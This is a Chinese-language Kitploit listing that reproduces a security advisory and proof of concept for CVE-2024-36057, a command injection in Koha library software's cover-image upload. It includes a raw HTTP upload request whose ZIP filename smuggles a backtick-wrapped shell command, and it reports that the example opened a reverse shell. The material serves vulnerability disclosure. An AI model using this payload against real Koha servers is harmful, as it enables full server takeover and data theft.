Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
CVE-2024-36057 — CVE-2024-36057 的安全公告与概念验证,涉及 Koha 图书馆软件中的认证操作系统命令注入,演示了通过精心构造的 ZIP 文件名实现任意命令执行。 | Kitploit
工具/GitHubGitHub/hacklantic/cve-2024-36057
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试
GitHubhacklantic/cve-2024-36057

CVE-2024-36057

CVE-2024-36057 的安全公告与概念验证,涉及 Koha 图书馆软件中的认证操作系统命令注入,演示了通过精心构造的 ZIP 文件名实现任意命令执行。

查看仓库
152天前尚未审核

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
网站
分享

CVE-2024-36057 - Koha 图书馆软件 < 23.05.10 - 操作系统命令注入

CVE ID: CVE-2024-36057
产品: Koha 图书馆软件
漏洞类型: 操作系统命令注入(CWE-78)
CVSS 评分: 9.8(严重)
受影响版本: 低于 23.05.10
致谢: Karolis Narvilas


描述

Koha 是一个开源的综合图书馆系统。在 tools/upload-cover-image.pl 的封面图片上传功能中存在一个命令注入漏洞。该应用程序使用 qx/unzip $filename -d $dirname/ 来解压上传的 ZIP 压缩包,而未对 filename 参数进行清理。

经过身份验证的高权限用户可以构造一个 ZIP 文件,其恶意文件名中包含反引号字符,从而注入任意 shell 命令,当用户点击“处理图片”时,这些命令将在服务器端执行。

影响: 远程经过身份验证的攻击者可以利用 CVE-2024-36057 在底层服务器上执行任意操作系统命令,导致系统完全被攻陷、数据泄露,以及建立持久后门或反向 shell。


概念验证(PoC)

  1. 以高权限用户身份登录 Koha。
  2. 导航至:https://{domain}/cgi-bin/koha/tools/upload-cover-image.pl
  3. 上传一个正常的 ZIP 文件,并使用诸如 Burp Suite 之类的拦截代理,按如下所示编辑文件名:

请求:

POST /cgi-bin/koha/tools/upload-file.pl?temp=1 HTTP/1.1
Host: {domain}
Cookie: [High-Privilege Session]
Connection: close

------WebKitFormBoundaryP82Da5V6eaQOuBUT
Content-Disposition: form-data; name="file"; filename="execute`<INJECTED_COMMAND>`.zip"
Content-Type: application/x-zip-compressed

<zip file contents>
------WebKitFormBoundaryP82Da5V6eaQOuBUT--

  1. ZIP 文件成功上传后,点击 “处理图片”。
  2. 反引号内注入的命令将在服务器端执行。在此示例中,在目标机器上建立了一个反向 shell。

反向 Shell PoC


参考资料

  • MITRE - CVE-2024-36057
  • Hacklantic
下载工具